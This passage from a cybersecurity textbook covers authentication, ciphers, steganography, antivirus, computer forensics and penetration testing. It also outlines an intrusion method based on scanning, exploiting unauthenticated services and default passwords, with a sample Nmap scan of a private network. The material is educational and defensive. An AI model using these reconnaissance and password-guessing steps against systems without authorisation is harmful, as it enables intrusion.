Let's look at an example. *SHA-1* is a popular hash function. If my password is "123456", then applying the SHA-1 function to this source string will produce the target string "7c4a8d09ca3762af61e59520943dc26494f8941b".³ Entering "7c4a8d09ca3762af61e59520943dc26494f8941b" with my username cannot be used to compromise my account. A useful feature of hash functions is that modifying the input string only slightly will create an entirely different target string, e.g., "1234567" leads to "20eabe5d64b0e216796e834f52d61fd0b70332fc". Note that a hash function is not encryption—it is a one-way function, and it is theoretically possible for a hash to be associated with more than one source string, so it can't be used "in reverse" to uniquely identify a target string.

Something You Have

To overcome the possibility that your password may be compromised at some point, there has been a move towards introducing a second factor for authentication. Typically this is "something you have". Thus, even if an attacker can authenticate using a password, if they do not have this second factor, then they are still treated as not authenticated. Below are some common examples of the second factor:

- *SMS messaging*—many banks have now implemented two factor authentication by using SMS messaging, particularly for higher value transactions which involve a new payee. Thus, when you open an account, you may be asked to specify a mobile phone number. The bank then sends a *challenge* to your mobile phone in the form of an SMS message, and if you provide a *response* and enter the code into Internet banking, you have proved that the second factor is an effective channel. This technique is very popular and effective, but problems remain. One problem is that mobile phone numbers can be ported between carriers, and federal legislation mandates that

this process must be undertaken within 24 hours. Past cases have demonstrated that the identity proving process within telecommunications carriers is not perfect, and in one case, more than \$80,000 was stolen from an account where the two-factor authentication was in place, but the attacker was able to port the user's mobile phone number to the attacker's phone.⁴ Another risk is using mobile Internet banking on the same phone that is used to receive SMS messages.⁵ The purpose of a second factor is that the authentication needs to occur through an independent and separate channel; there is potential for malware to access SMS messages as well as intercepting passwords typed into a mobile phone browser on the same device.

- *Proximity and magnetic stripe cards*—a *magnetic stripe card* can be authenticated using a PIN. Potential issues include *card skimming devices* which can photograph and/or electronically intercept the PIN being entered, and the cards themselves can be very cheaply encoded using an appropriate device, if a credential like an account number is known. A *proximity card* uses radio frequency identification (RFID), in active or passive mode; the potential exists for the authentication information to be wirelessly intercepted.
- *Cryptographic calculators and challenge/response cards*—*smart cards* can be used with *cryptographic calculators* to generate *one-time PINs* for authentication. A positive aspect of this system is that you need to have both the calculator and the card present, since the hardware will only operate and generate the unique code for your card when that card is inserted. *Challenge/response cards* operate on the principle of a shared secret for each user, between a user and the centralised authentication system. Since the authentication system and the user know the secret, a new one-time password can be generated at any time.
- *Cryptographic certificates* which have been digitally signed to provide “proof” of who sent a message or software update. However, the creators of the Flame virus were able to spoof such certificates recently in order to trick users into installing malware.⁶

Something You Are

Biometric authentication relies on the fact that humans have a number of *unique* or quasi-unique characteristics that can be readily measured and compared with some enrolled *template*. If a user wishes to authenticate himself/herself, then a set of features matching his/her template is extracted and compared with the template that is stored. If there is a sufficiently high *match*, above some *threshold*, then the user is authenticated. Biometric authentication most commonly uses facial features, where a template might be based on the distance between the eyes, the length of the nose, the distance between the ears, and so on.⁷ The best features are those which are unchanging over time, which can be a challenge, since bone structures do expand or contract with age.⁸ Many countries value *biometric passports* to authenticate their citizens by storing features extracted during enrolment on a chip embedded within the passport.

The main *modalities* used in biometric identification include:

- DNA (unique; unchanging; very difficult to obtain)
- Iris (unique; unchanging; somewhat difficult to obtain)
- Fingerprints (unique; unchanging; difficult to obtain)
- Face (quasi-unique; changing; easy to obtain)

From a robustness perspective, facial recognition is probably not the best modality, but it is certainly the least invasive and cost-effective technology, and the easiest and fastest to obtain features during enrolment and testing.

Authorisation and Access Control

Access control is the means by which authenticated users can access any resource which they are authorised to. There are two key aspects to access control: *making decisions* about who should have access and *enforcing decisions* when requests for resource access are made by users. All operating systems and many applications have some kind of access control built in. When applications and processes are executed in a multiuser environment, they will do usually with the default access control permissions which are normally granted to that user. This is a key means of exploitation for cyberattackers, since a compromised

process—perhaps executed unwittingly by a user because of a virus infection—will have all the privileges accorded to them on that system, even if these are available by default rather than an explicit policy decision. Thus, determining workable, realistic access control policies, and ensuring that you have sufficient administrators to actively manage them, lies at the core of securing systems. By using the principle of least privilege, it should be possible to “lock down” many systems so that there are as few default privileges associated with user accounts as possible. While a key benefit of multiuser systems is the ability to share and integrate applications and data, this level of availability may also be the breeding ground for sophisticated attacks.

Some operating systems make it difficult to run applications and services using least privilege. For example, providing a service through one of the protected ports below 1,024 on some UNIX systems requires root privileges. This means that a web server listening on port 80 might have to execute as root; if the service was compromised, it would have free access to the host system. However, some servers (like Apache) will start as root, and then spawn child processes with fewer privileges.⁹

What other key types of access control are usually granted to users? While varying from system to system and application to application, they would typically include:

- *Create*—the ability to create a new file on a file system. This may also include directories, since directories are simply special file entries in a hierarchical file system.
- *Read*—the ability to open a file and read its contents.
- *Update*—the ability to open a file, read its contents, and change those contents.
- *Delete*—the ability to open a file, read its contents, change those contents, and delete the file.
- *Execute*—the ability to run a file as an application, with all of the privileges associated with that user account.

Most operating systems work on the basis of access control decisions being made at the level of individual users, or groups of users. But it is also possible to make access to decisions based on particular roles, which reflect specific business functions that need to be carried out by a named account. *Role-based access control* is available on many systems.

Other means of determining access control can be more subtle—for example, if you are in a specific location, you may be given access to certain resources for a certain time daily or day of the week.

How can access control decisions be implemented? While it is usually possible to set a password of a file for encryption, these approaches are generally not scalable because of a large number of passwords that the user would have to remember. Also, if a file is encrypted, and a symmetric cipher is used, then everybody would need to know the same password if they were to be granted access. If one user has access that was subsequently removed, the password would need to be changed for everybody and the file re-encrypted with the new key.

Most operating systems have some kind of *Access Control List (ACL)* system to implement access controls. Typically ACLs allow users and administrators to set create, read, update, delete, and execute permissions on files and directories by setting permission bits. In UNIX, this is done using the `chmod` command while on Microsoft Windows, security properties are set by right-clicking on a file in Explorer, and selecting the Security tab.

Cryptography

Confidentiality is normally conferred in one of two ways:

- *Obscurity*, meaning that you try and devise some clever way of hiding data to ensure that it cannot be found by an unauthorised user
- *Cryptography*, meaning that you mathematically transform data to ensure that—even if data are found—it cannot be interpreted

Security through obscurity is often ridiculed because it provides no mathematically provable protection against unauthorised access, i.e., once an attacker is able to determine the hidden location, the data can be immediately recovered. Cryptography, on the other hand, transforms the data in such a way that only having knowledge of the cryptographic algorithm, and one or more secret keys, will enable the attacker to recover the data. Security through a obscurity is best

illustrated through the military term “loose lips sink ships”, meaning that if everybody who is in receipt of some secret information keeps its secret, then a unauthorised person will come into possession of it. The system works well if nobody talks or is overheard—but there is nothing innately protecting the data. What cryptography plans for is the situation (and perhaps the most realistic expectation) that secrets are very hard to keep, even in the most secure of organisations. The corollary to security through obscurity is *openness*, best illustrated through the release of cryptographic algorithms (often through competitions) which can then be analysed by the security community for weaknesses and exhaustive testing. The rationale is that if another member within the community can’t break it, then it is secure for the time being.

All cryptographic systems have a number of components which typically comprise:

- A *plaintext*, which is the readable data which must be made confidential
- An algorithm, known as a *cipher*, which is a mathematical transformation that creates a mapping between the plaintext and the ciphertext
- One or more keys, which are used to seed the algorithm in such a way that a different *key* applied to the same plaintext using the same algorithm will create a unique ciphertext
- Processes for both *encryption* and *decryption*, where encryption transforms the plaintext into ciphertext and decryption transforms the ciphertext into plaintext

Symmetric Ciphers

A symmetric cipher is one in which only a single key is needed to both encrypt and decrypt. Also known as *secret key cryptography*—because the key is kept secret at all times—this type of system is most useful when an individual user only ever wants to encrypt and decrypt his/her own data. For example, many users will want to maintain their own personal data as confidential on their hard drive. This protects against disclosure in the event that their laptop is lost or stolen, since only the ciphertext will be available.¹⁰ Without the secret key, an attacker will not be able

to recover the plaintext from the laptop hard drive. It is also impossible for attack or to modify encrypted data, since any modification of the ciphertext will make it impossible to recover the plaintext. Thus, a symmetric cipher can be used to provide evidence of tampering.

An asymmetric cipher is one in which there are two keys involved, and is most useful when more than one person is involved in either encrypting or decrypting data. Also known as a *public key* or shared key system, using this type of cipher ensures that two or more people can exchange confidential information without having to exchange secret keys. In such a system, all users have both a *private key* and a public key, where the recipient's public key can be used to encrypt data and a recipient then uses their private key for decryption. Because asymmetric ciphers are more mathematically sophisticated than symmetric ciphers, their performance tends to be relatively slower.

Cryptography has a very long history stretching back to Roman times. Indeed, the simplest symmetric cipher—known as a *shift cipher* or *Caesar's cipher*—was used by Julius Caesar to keep his correspondence secret. Examining how the shift cipher works and its weaknesses is a useful introduction to the design of cryptographic schemes.

Caesar's cipher (Table 8.1) works in the following way:

- Algorithm—for each letter in the alphabet L with length n , create a unique mapping to a new letter, by shifting the character in sequence by k characters, where k is the key. If the cipher position $p \geq n$, then wrap around the mapping to the beginning of L (thus, L should be considered a *ring* structure rather than an *array*).
- Key (k)—an integer which is the number of characters to shift by, subject to the constraint $k < L$
- Encryption—apply the cipher sequentially to each character in the plaintext to produce the ciphertext character
- Decryption—reverse the encryption process, using k characters as the key for the algorithm

Table 8.1 Caesar's Cipher, $k=4$

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D

Thus, for the plaintext:

TORA TORA TORA

the ciphertext would be:

XSVE XSVE XSVE

While it is illustrative to examine how this cipher works symbolically, it is more common to see ciphers expressed in mathematical terms. This makes it easier to enhance existing ciphers, measure their performance (in terms of number of operations required, or time complexity), and create new ciphers. If we map each character to an integer, such that $A=0$, $B=1$, $C=2$, ..., $Z=25$, then we can describe the algorithms for encryption and decryption as follows:

$$E(\gamma) = (\gamma + k) \bmod n \quad (8.1)$$

$$D(\gamma) = (\gamma - k) \bmod n \quad (8.2)$$

where \bmod is the *modulo function* and γ is the character to be encrypted.

While XSVE XSVE XSVE is clearly different from TORA TORA TORA, what are the ways in which the system could be broken? The systematic study of breaking ciphers to reveal plaintext from ciphertext is known as *cryptanalysis*. Two techniques from cryptanalysis can be easily applied to break the shift cipher:

- *Frequency analysis*—the frequency with which specific characters in natural language (including English and other languages) occur is well known. By examining the frequency of characters in a ciphertext using a shift cipher, it is possible to see which characters are most or less frequent, and use this to determine k .
- *Brute force*—for L there are only 26 possible shifts. By shifting +1 characters, and evaluating the result, it will be possible to break the cipher.

The results for brute forcing $k=-1, 2, 3, 4$ are shown below:

WRUD WRUD WRUD
VQTC VQTC VQTC
UPSB UPSB UPSB

TORA TORA TORA

How could we protect against these attacks? One way to protect against brute-force attacks would be to move from a shift cipher to a *substitution cipher*, such that there was still a 1-to-1 mapping between characters in the ciphertext and plaintext, but that there was not a linear shift between the characters. In this case, you could define a new cipher:

$$E(\gamma) = a\gamma + k \bmod n$$

(8.3)

where a = is an integer, subject to $a < n$, and a is *relatively prime* to n . If $a=7$, and $k=6$ (as per the previous example), then the mapping produced is shown in Table 8.2.

Thus, for the plaintext:

TORA TORA TORA

the ciphertext would be:

JAVG JAVG JAVG

It is possible to improve symmetric ciphers in many ways, including *chaining* ciphers together, *rekeying* on a regular basis, generating keys *randomly*, and so on. Ciphers can also work by encrypting each character (as per the shift and substitution ciphers described above) or by taking a block data (typically 64 bits) and encrypting that, padding out (with whitespace) any blocks which would be less than 64 bits.

Over time, symmetric ciphers have eventually fallen prey to cryptanalytic attacks which have been enabled by ever-increasing computational power. For example, the *Data Encryption Standard* (DES) was adopted as a US government standard in 1977; by 1999, it could be cracked by brute force in less than 24 hours.¹¹ Newer ciphers—such as the *Advanced Encryption Standard* (AES)—have not yet been cracked, since the computational time required is infeasible. Yet attacks which make use of the mathematical foundations of ciphers

Table 8.2 Substitution Cipher, $a=7, k=6$

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
G	N	U	B	I	P	W	D	K	R	Y	F	M	T	A	H	O	V	C	J	Q	X	E	L	S	Z

Source: Luciano, D., & Prichett, G. (1987). Cryptology: From Caesar ciphers to public-key cryptosystems. *College Mathematics Journal*, 18(1), 2–17.

continue to be developed. Courtois and Pieprzyk in 2002¹² illustrated that certain algebraic approaches to solving the multivariate quadratic equations which underlie the AES cipher (and others) might be feasible under certain conditions.

Steganography

Steganography means *secret writing*, and historically has been used as a means of concealing information in a *cover*. The use of steganography is distinct from the transformational approach of cryptography. Although it is often dismissed as “security through obscurity”, its systematic use has some important applications. For example, it is possible to encode plaintext inside an image using an algorithm that changes single bits in some systematic way, and has a way of recognising the beginning and end of the plaintext. While there are many sophisticated algorithms for steganography that could be used to make its presence more difficult to detect, the most common approach is to flip the *least significant bits* of images to store secret data. For example, a colour pixel 34 (100010) might have its least significant bit flipped to become 35 (100011). The resulting change in colour is difficult for a forensic investigator to visually detect.¹³ Each 8 flipped bits can then be combined to encode a single byte of plaintext data.

Several media reports have asserted that terrorists routinely use steganography, by encoding text, image, and movie data into images into Ebay auction listings or Usenet discussion forums.¹⁴ In many ways, this is the equivalent of a *dead letter drop*, since the time, location, and identifier of the cover is exchanged in well advance, and the presence of plaintext within the encoded image can be *plausibly denied*. While pattern recognition studies looking at more than two million images on Ebay¹⁵ found little evidence of steganographic encoding, the first controlled experiments to determine the perceptual threshold for detecting steganography in images found that it is very hard to visually detect the presence of steganography in the two least significant bit layers of images.¹⁶ This may explain why automated pattern recognition systems failed to detect its presence.

While the static use of steganography is interesting, its power comes into its own with the use of dynamic data, such as streaming over the network. Previously, I worked on a project to build a generic framework for steganographic messaging (Steganographic

Transfer Protocol, STP), which aimed to conceal the existence of communications between two parties.¹⁷ This enabled the embedding of one stream-based session within a cover stream. While cryptographic transports (like SSL) provide data confidentiality, the use of SSL between two parties is visible to others on the network, providing an easy DDoS or cryptanalysis target. The goal of STP was to provide steganographic streaming such that a Voice over Internet Protocol (VoIP) application, for example, could conceal streams of text chat over normal voice chat. More generically, STP provided a TCP proxy such that any Layer 4 application could bind to a proxy and operate invisibly while embedded into the bidirectional VoIP data stream. We built a demonstrator application that used STP to support hidden Internet banking services which used both SSL and STP to wrap a confidential tunnel using SSL through a VoIP cover. The results of performance analysis showed that it was feasible to use existing VoIP protocols (such as H.323 and the Real Time Protocol) providing innocuous cover traffic for real-time, concealed applications using SSL.

Antivirus

Antivirus software is commonly used on PCs to detect infection by viruses, Worms, Trojan horses, rootkits, etc. Antivirus software works in two main ways:

- *Static*—all files on a hard drive are checked to see if the code segments match signatures from a malware library. If a known signature is present, the file is marked as infected, and can then be cleaned up (by removing the malicious segments), or by deleting the file. The signature is often a hash or message digest of the known malicious code, which makes comparisons very fast, keeping in mind that there are millions of known different instances of malware.
- *Dynamic*—data which are being accessed in memory by an application are checked using the same signature library as static mode. If a process is found which contains known-bad code, that process can be terminated.

Sometimes, antivirus software does not have a known signature for a sample of malicious code. Until the library can be updated by the antivirus software vendor, systems can be compromised. This is known as the *0-day* problem. Another problem is that viruses created have very cleverly managed to obscure or much of the activity by focusing on *polymorphic* variants. This means that a hash of message digests taken from one sample of the code may not match another sample, even where non-functioning code has been inserted, such as copying a piece of data to another memory location and copying it back again. In this case, many antivirus applications use *heuristics* or rules to try and identify malicious behaviour in the code. One way to do this is to examine the *Application Programming Interface (API)* function calls that a suspected piece of malware is intending to invoke. By profiling the API call functions of a large library of malware, it is possible to determine suspicious sequences.¹⁸ The flip side of this approach is that a legitimate code might be marked as malicious, even though it is actually good. For example, consider some code that monitors key strokes by using the relevant Windows API function calls. How can you determine whether the keystroke logging is part of a (malicious) key logging application or part of a (benign) word processing application? This problem is known as *signal detection*, where you want to maximise the true positives and negatives (i.e. known good and known-bad) and minimise false positives or false negatives (i.e. code which is malicious but is flagged as good, or code which is actually good but is flagged as bad).

Conclusion

In this chapter, some fundamental approaches to securing organisations through technical means have been examined. In particular, the key role that identification, authentication, cryptography, and antivirus software play in security is crucial to a timely and effective response.

Notes

- 1 <https://mashable.com/2011/11/17/worst-internet-passwords/>
- 2 It is possible to generate a *rainbow table* of hashes of all possible passwords, and do a reverse lookup. But most systems combine a server-side salt (randomised string) with the password hash, making rainbow table generation more difficult.

- 3 You can generate your own SHA-1 hashes at www.movable-type.co.uk/scripts/sha1.html
- 4 <http://nakedsecurity.sophos.com/2009/10/13/elvis-alive-building/>
- 5 www.itnews.com.au/News/282221,phone-porting-used-to-unlock-net-banking-codes.aspx
- 6 www.theage.com.au/it-pro/security-it/microsoft-releases-patch-against-flame-20120605-1zsxj.html
- 7 1. Ho, W.H., Watters, P.A., & Verity, D. (2007). Robustness of the new owner-tester approach for face recognition experiments. *Proceedings of the IEEE Computer Society Conference on Computer Vision and Pattern Recognition-Biometrics Workshop*, Minneapolis, USA.
- 8 3. Ho, W.H., Watters, P.A., & Verity, D. (2007). Are younger people more difficult to identify or just a peer-to-peer effect? *Proceedings of the 12th International Conference on Computer Analysis of Images and Patterns*, Vienna, Austria.
- 9 <http://httpd.apache.org/docs/2.2/invoking.html>
- 10 Truecrypt is commonly used for this purpose (www.truecrypt.org/)
- 11 www.networkworld.com/news/1999/0120cracked.html
- 12 <http://eprint.iacr.org/2002/044>
- 13 Watters, P.A., Martin, F., & Stripf, S. (2008). Visual detection of LSB-encoded natural image steganography. *ACM Transactions on Applied Perception*, 5(1), 1–12.
- 14 www.wired.com/politics/law/news/2001/02/41658?currentPage=all
- 15 www.nytimes.com/2001/10/30/science/physical/30STEG.html?pagewanted=all
- 16 Watters, P.A., Martin, F., & Stripf, S. (2005). Visual steganalysis of LSB-encoded natural images. *Proceedings of the 3rd IEEE International Conference on Information Technology and Applications*, Sydney, Australia.
- 17 Watters, P.A., & Troegeler, B. (2006). Generic framework for steganographic messaging. *USPTO Application 60/764734*.
- 18 Alazab, M., Venkatraman, S., Watters, P.A., & Alazab, M. (2011). Zero-day malware detection based on supervised learning algorithms of API call signatures. *Proceedings of the 9th Australian Data Mining Conference*.

TECHNICAL RESPONSES

Forensics

Computer forensics is the art and science of obtaining digital evidence with a view to reconstructing an event, most likely a cyberattack of some kind. In a legal sense, computer forensics has exactly the same *evidentiary requirements* as other types of evidence which have been forensically obtained, such as DNA. Evidence really means information which is used to *prove* or *disprove* an unknown or disputed *assertion* or *fact*. Legal evidence is all evidence which is found to be *admissible* and which goes towards proving a point rather than raising some general suspicion, and can include *verbal* evidence as well as evidence from *documents*. Furthermore, *direct evidence* comes from some personal knowledge or observation which proves a fact (such as eye witness testimony), whereas *circumstantial evidence* is indirect, in that they may be an association of facts which arise from probabilistic inferences. Another way of describing indirect evidence is to say there are more connections between a premise and conclusion than direct evidence.

Computer forensics is based entirely on the need to provide documentary evidence which is robust, admissible, and goes to prove a fact. Evidentiary needs are tied to the trial process, which in the case of a crime may assist either the prosecution or the defence in their case. The goal of the prosecution is to prove *beyond reasonable doubt* that a defendant is guilty of some crime—such as the possession of child exploitation material—while the defence will seek the opposite outcome. Both parties may introduce or rely upon evidence, and both may seek to *exclude* some evidence which has been obtained by the other party. Most jurisdictions will have rules about the *admissibility of evidence*, particularly around questions of whether the evidence has been tampered with, and what measures have been taken to prevent such *tampering*.

What are some key reasons that evidence in cybercrime cases might be excluded? They would include:

- *Evidence which is prejudicial to the defendant*—for someone accused of being an online predator, the fact that they have previous convictions for similar crimes may not be introduced as evidence as this would clearly lead the jury to prejudge the individual about the facts of this specific case.
- *Unreliable evidence*—this is the biggest issue for cybercrime cases, since *digital evidence* is constantly changing, and most of the media used to store information (such as volatile memory) is by its very nature dynamic and rapidly changing. A key challenge for computer forensics is to develop *forensically sound* procedures to obtain and preserve digital evidence. This might include, for example, developing forensic tools that can read the contents of a computer system's memory while it is still operating, and then writing the contents of memory to a “write once” medium, such that it cannot be tampered with or overwritten subsequently.
- *Illegally obtained evidence*—even if it might prove the guilt of a defendant, it cannot form the basis for conviction

Computer forensics is also used outside the courtroom in a much broader sense. Organisations which are under attack from an external intruder can use computer forensics techniques to better understand the source of a threat without the view that such evidence would necessarily need to be admitted to a court. In fact, this is probably the greatest and most frequent use of computer forensics techniques, since a very few cyberattacks ever end up in court. Even if an arrest is made in a cyberattack case, how would the jury be able to *assess technical evidence* which is likely to be confusing to the lay person? This is a policy issue which is further discussed in Chapter 11. Organisations are usually more concerned with identifying attack vectors and actors, and preventing them from using the same approach a second time.

Computer forensics usually occurs in three stages:

- Acquiring data
- Analysing data
- Writing a report

Data acquisition usually means obtaining some type of image of a hard drive and all the contents of volatile memory. Once an image has been acquired and secured as per the relevant rules regarding the chain of evidence, the data contained on the image can then be analysed. The analysis techniques used will depend on the purpose of the forensic examination, and it may include:

- Searching the image for the presence of child exploitation material, using tools like File Hound,¹ where files on the images match a “signature” for images which are known to contain this material. Where there is a suspicion of new material being captured by the suspect, investigators must normally review every image to manually determine whether images contain pornography, and furthermore whether it depicts children. There are tools that perform skin tone analysis to detect pornography (e.g. MacForensicsLab Field Agent) and recent research is extending the capability of such tools to discriminating between children’s and adult’s skin.² The next stage of the problem involves matching images which contain children’s skin to one of the levels of the COPINE³ scale which are used to classify the severity of child exploitation material, using advanced geometric models.⁴ The range of COPINE levels include:
 - Indicative
 - Nudist
 - Erotica
 - Posing
 - Erotic Posing
 - Explicit Erotic Posing
 - Explicit Sexual Activity
 - Assault
 - Gross Assault
 - Sadism/Bestiality
- Searching for the existence of malware by integrating the results of running various antivirus scanners across the image, since they use their own proprietary libraries and algorithms for detection (especially heuristic detection). Tools have also been developed to identify malware which may be inserted

into different physical locations on New Technology File System (NTFS) volumes that have not normally accessible by operating systems. Rootkits, in particular, can use this approach to invade deletion, since the logical formatting of the NTFS volume may not remove the infection, especially if the Master Boot Record (MBR) is compromised.⁵ In the case that you are investigating “0-day” malware infections, where no signatures are available in any of the antivirus libraries, then techniques are available from data mining to try and identify suspicious patterns which may indicate infection. Recent research has shown, for example, how Rootkits that hook the import address tables or the system service descriptor tables in Windows can be identified using this process.⁶ Cluster analysis can be used to group malware families together by identifying the patterns of hooking that they use.⁷

- Searching for the presence of encrypted or steganographic disk volumes, and trying to recover their passwords, either by finding a stored password in a file on the disk or by brute-force analysis. Sometimes, cryptographic keys can be stored in memory, and these can be recovered for use on a static disk image if the live memory contents can be captured.⁸
- Reviewing web browsing history to determine what actions took place when, what searches were performed and when, what data was stored in cookies, etc. This can be very helpful in establishing intention, premeditation, etc. For example, a suspect might use a mapping tool to search for an ideal location in burying a body⁹ or searches for murder techniques.¹⁰ In the latter case, the suspect tried to have the evidence of his web searches declared inadmissible as evidence through the US Fourth Amendment prohibition on unreasonable searches—hence the evidentiary issues and sometimes conflicting legal issues and context underline the need to have a clear understanding of how evidence should be obtained and used within specific jurisdictions. The leading tool in the field is Sarah Lowman’s Webscavator.¹¹
- Identifying hidden or deleted files, which may contain incriminating evidence. Often, ordinary users believe that a

logical file deletion is equivalent to a physical file deletion, but this is not the case in many file systems. Files can be easily undeleted using an appropriate command (or by using the “Recycle Bin” and similar applications). Other applications (such as Eraser¹²) are designed to physically delete and minimise the possibility of files being “undeleted”, including 35-pass deletions of target data.¹³ Perhaps the best approach to counter forensic examination is physical destruction.¹⁴

Conclusion

In this chapter, you have learnt about some of the key techniques used to secure systems, including cryptography, antivirus software, and post-attack forensics. By using a layered, defence-in-depth approach—which is ultimately guided by organisational policies, procedures, standards, and guidelines—organisations can best protect themselves against cyber intrusions.

Notes

- 1 <http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.60.431>
- 2 Islam, M., Watters, P.A., & Yearwood, J. (2011). Child face detection using age specific luminance invariant geometric descriptors. *Proceedings of the IEEE International Conference on Signal and Image Processing Applications (ICSIPA 2011)*.
- 3 Quayle, E. (2008). The COPINE Project. *Irish Probation Journal* (Probation Board for Northern Ireland).
- 4 Islam, M., Watters, P.A., & Yearwood, J. (2011). Real-time detection of children's skin on social networking sites using Markov Random Field Modelling. *Information Security Technical Report*, 16(2), 51–58.
- 5 Alazab, M., Venkatraman, S., & Watters, P.A. (2009). Digital forensic techniques for static analysis of NTFS images. *Proceedings of the International Conference on Information Technology, ICIT 2009*.
- 6 Lobo, D., Watters, P., Wu, X., & Sun, L. (2010). Windows Rootkits: Attacks and countermeasures. *Proceedings of the 2nd Cybercrime and Trustworthy Computing Workshop (CTC-2010)*.
- 7 Lobo, D., Watters, P.A., & Wu, X. (2010). Identifying rootkit infections using data mining. *Proceedings of the International Conference on Information Science and Applications (ICISA 2010)*.
- 8 www.dfrws.org/2009/proceedings/p132-moe.pdf

- 9 <http://gizmodo.com/5792255/google-maps-search-history-helped-police-link-murder-victim-to-alleged-killer>
- 10 <http://searchenginewatch.com/article/2050198/Search-History-Helps-Convict-Husband-Of-Wifes-Murder>
- 11 <http://webscavator.org/>
- 12 <http://eraser.heidi.ie/>
- 13 www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html
- 14 www.diskstroyer.com/

TECHNICAL RESPONSES

Penetration Testing

Network Security is a very broad and complicated topic, since there are many varieties of network topologies, configurations, and technologies which can be used to achieve specific business goals. In this chapter, we will consider some basic strategies to secure networks, including perimeter defence, protecting users from unwanted or illegal content, and ensuring that wireless networks have a basic level of protection from intrusion. While perimeter defence is often thought of as the main task in Network Security, securing hosts and the network services they offer—including shared drives—is critical, as the attacker may be internal, meaning that they already have access behind the firewall. A comprehensive network security strategy will consider both external and internal threats as they relate to the CIA triad.

Using a defence-in-depth approach, it is common to provide several layers of security between the external Internet and an internal local network. These layers are chained together in a pipeline and become increasingly more specific and targeted in terms of traffic type, content, and routability. For example, a pipeline for inbound connections might comprise:

- A *router*, providing the physical connection between the Internet and local network
- A *global firewall*, which controls the flow of traffic in terms of logical ports through which traffic is permitted to flow
- An *intrusion detection system*, which inspects traffic permitted to flow beyond the firewall, and performs deep *packet inspection* to identify malicious content
- *Local firewalls* on each computer, permitting the implementation of entity-specific or issue-specific policy. For example, a dedicated mail server might only permit SMTP traffic, and nothing else.

For outbound connections, the ordering is reversed, but possibly with the addition of new elements to manage Internet access, including:

- A *cache server*, which provides mirrors of frequently accessed files
- A *proxy server*, which applies policies relating to viewing or downloading illegal or inappropriate material at work (i.e. content filtering), or to provide billing for Internet usage per host, or monitoring network access to provide operational assurance. Reverse proxying may be used on inbound traffic for management purposes including load balancing.

In terms of global security measures, a key strategy using the principle of least privilege should be to deny a potential attacker as much information as possible about the internal layout of your network and the services that hosts provide internally. Thus, it is possible behind the firewall to assign *non-routable IP addresses* to hosts; this makes it difficult for external hosts to directly address internal hosts. A single public IP address is all that may be known to her attacker; inside the network, *network address translation* is used to provide logical sharing of the external IP address.

What if an attacker is able to penetrate your external layers of defence? There are numerous ways that the inappropriate access to internal networks can be prevented. For example, a server responsible for allocating IP addresses internally using the *Dynamic Host Configuration Protocol* (DHCP) can be configured to ensure that only an authorised list of hardware (media access control (MAC)) addresses can be allocated an IP address. This is not a silver bullet—if the attacker obtains a valid physical address for the internal network, then they can simply use spoofing software¹ which enables the MAC address on their device's network interface card to resemble that of an authorised device.

The ultimate goal of an attacker is usually to “gain root” or administrative access to a system. How is this possible you might ask? Ensuring that all devices and user accounts on hosts are protected by a password—which is not a default password and which does not appear in any common password list—would be a start. This goal can be achieved systematically through operational assurance measures, such as conducting an audit of all devices and hosts behind the firewall to ensure compliance with password policies.

In addition, there is little point in investing in an expensive external firewall if you allow devices which themselves have unsecured Internet connections to access the local network. In the era of Bring Your Own Device (BYOD), this is becoming a very common scenario; if a jail-broken mobile device is connected to your local network, while also maintaining an external 5G connection—or after having already been compromised by some Trojan horse downloaded through malicious advertising—local defence inside the network suddenly becomes just as important as external perimeters.

Similarly, offering wireless networking with no encryption or using a weak encryption standard (such as WEP) may undermine the strong defensive measures they have placed around the perimeter.

Breaking into Your Own Network

The classic paper on network intrusion was written by Dan Farmer and Wietse Venema in 1993—Improving the Security of Your Site by Breaking Into It.² Some of the specific exploits mentioned in the paper are still valid today, but the main concepts identified in the paper still ring true today:

- Every major organisation has been targeted and penetrated.
- Anything on the Internet is “fairly easy game”.
- The best way to test your security is by taking on the role of the attacker, and seeing if you can penetrate your own systems and networks (before your adversaries do!).

The basic technique is as follows:

- Gather as much information about the internal configuration, design, and layout of the network as possible, including hosts and the services that they provide.
- Identify services which are likely to be exploitable.
- Exploit any services or applications which do not require a password.
- For those that require a password, use default password or a list of common passwords, or penetrate the system using one route to change passwords for another.

- For every service or application which is patched, a new vulnerability or exploit will become available to replace it!

Again, depending on whether the attacker's purpose is to deface a web site, carry out espionage, or use a host to launch their external attacks, the specific route and services of interest will differ between attackers.

Although there are very specific techniques available to obtain information and exploit known vulnerabilities, one of the best ways to test the security of your system and network is to use one of the comprehensive packages that are often freely available. By combining the results of multiple scans from multiple packages, and undertaking this on a routine basis, a higher degree of operational assurance can be achieved.

Some of the key packages that you might use include:

- Nmap,³ which is extremely useful for automating collection of data about hosts and services available on a network
- Nessus,⁴ which contains an enormous knowledge base of vulnerabilities which can then be targeted towards hosts of interest identified by Nmap
- Wireshark,⁵ which can be used to analyse network protocols and extract plaintext data from packets (including usernames and passwords)

Let's examine a sample scan of an internal network using Nmap. Firstly, you need to specify a target for the scan, which could be a specific host (such as 10.0.0.3) or even a whole subnet (such as 10.0.0.*, in this example). Nmap will then carry out an Address Resolution Protocol (ARP) ping against all 255 possible (non-routable) hosts on 10.0.0.*. Once all of the hosts have been identified—in this example, there were two hosts found—all of the available services are then mapped and identified to standard port numbers for known services.

You can see from the output below that several services were discovered on the two hosts (10.0.0.138 and 10.0.0.5).

Discovered open port 21/tcp on 10.0.0.138
Discovered open port 22/tcp on 10.0.0.138
Discovered open port 23/tcp on 10.0.0.138
Discovered open port 80/tcp on 10.0.0.138
Discovered open port 5431/tcp on 10.0.0.138

...

Discovered open port 3689/tcp on 10.0.0.5

Discovered open port 5357/tcp on 10.0.0.5

Once the open ports have been identified, further scanning is performed on each host to identify the device type and operating system in use:

Initiating OS detection (try #1) against 2 hosts

Nmap scan report for 10.0.0.5

Host is up (0.080s latency).

Not shown: 998 filtered ports

PORT STATE SERVICE VERSION

3689/tcp open daap Apple iTunes DAAP 8.2.1

5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

MAC Address: 00:E0:4C:50:31:69 (Realtek Semiconductor)

Device type: general purpose

Running: Microsoft Windows Vista

